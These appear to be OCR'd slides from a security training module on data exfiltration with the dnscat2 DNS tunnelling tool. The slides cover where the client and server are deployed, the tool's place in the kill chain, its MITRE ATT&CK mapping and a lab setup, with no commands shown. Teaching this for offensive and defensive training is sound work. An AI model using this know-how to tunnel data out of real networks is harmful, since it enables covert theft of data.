Exfiltration with Dnscat2

Cristian Pascariu

INFORMATION SECURITY PROFESSIONAL

www.cybersomething.com

Dnscat2

Dnscat2

Ron Bowes

This tool is designed to create an encrypted command-and-control (C&C) channel over the DNS protocol, which is an effective tunnel out of almost every network.

Dnscat2

Leverage legitimate DNS infrastructure to exfiltrate data


Available on GitHub

- https://github.com/iagox86/dnscat2

Client which should be deployed on a compromised machine

Server should be deployed on an authoritative DNS server

Kill Chain



Exploit

Lateral Movement

Action

Dnscat2

Recon

Escalate


Evade

MITRE ATT&CK

Tactics

Initial Access
Execution
Persistence
Privilege Escalation
Defense Evasion
Credential Access
Discovery
Lateral Movement
Collection
Command & Control
Exfiltration
Impact

MITRE ATT&CK



Tactics

Initial Access

Execution

Persistence

Privilege Escalation

Defense Evasion

Credential Access

Discovery

Lateral Movement

Collection

Command & Control

Exfiltration


Impact


T1071:
Application Layer Protocol

T1071.004:
DNS

T1048:
Exfiltration Over Alternative Protocol

T1048.001:
Exfiltration Over Symmetric Encrypted Non-C2 Protocol


ISP
HR
EXEC
Globo-SW-01
Globo-R-01
Globo-SW-02
Finance
Datacenter
Globo-FW-01
Engineering


DNS
ISP
HR
EXEC
Globo-SW-01
Globo-R-01
Globo-SW-02
Finance
Datacenter
Globo-FW-01
Engineering

Establishing a DNS Tunnel

Dnscat client


Windows VM

Dnscat server

Cloud hosted VM


Kali VM

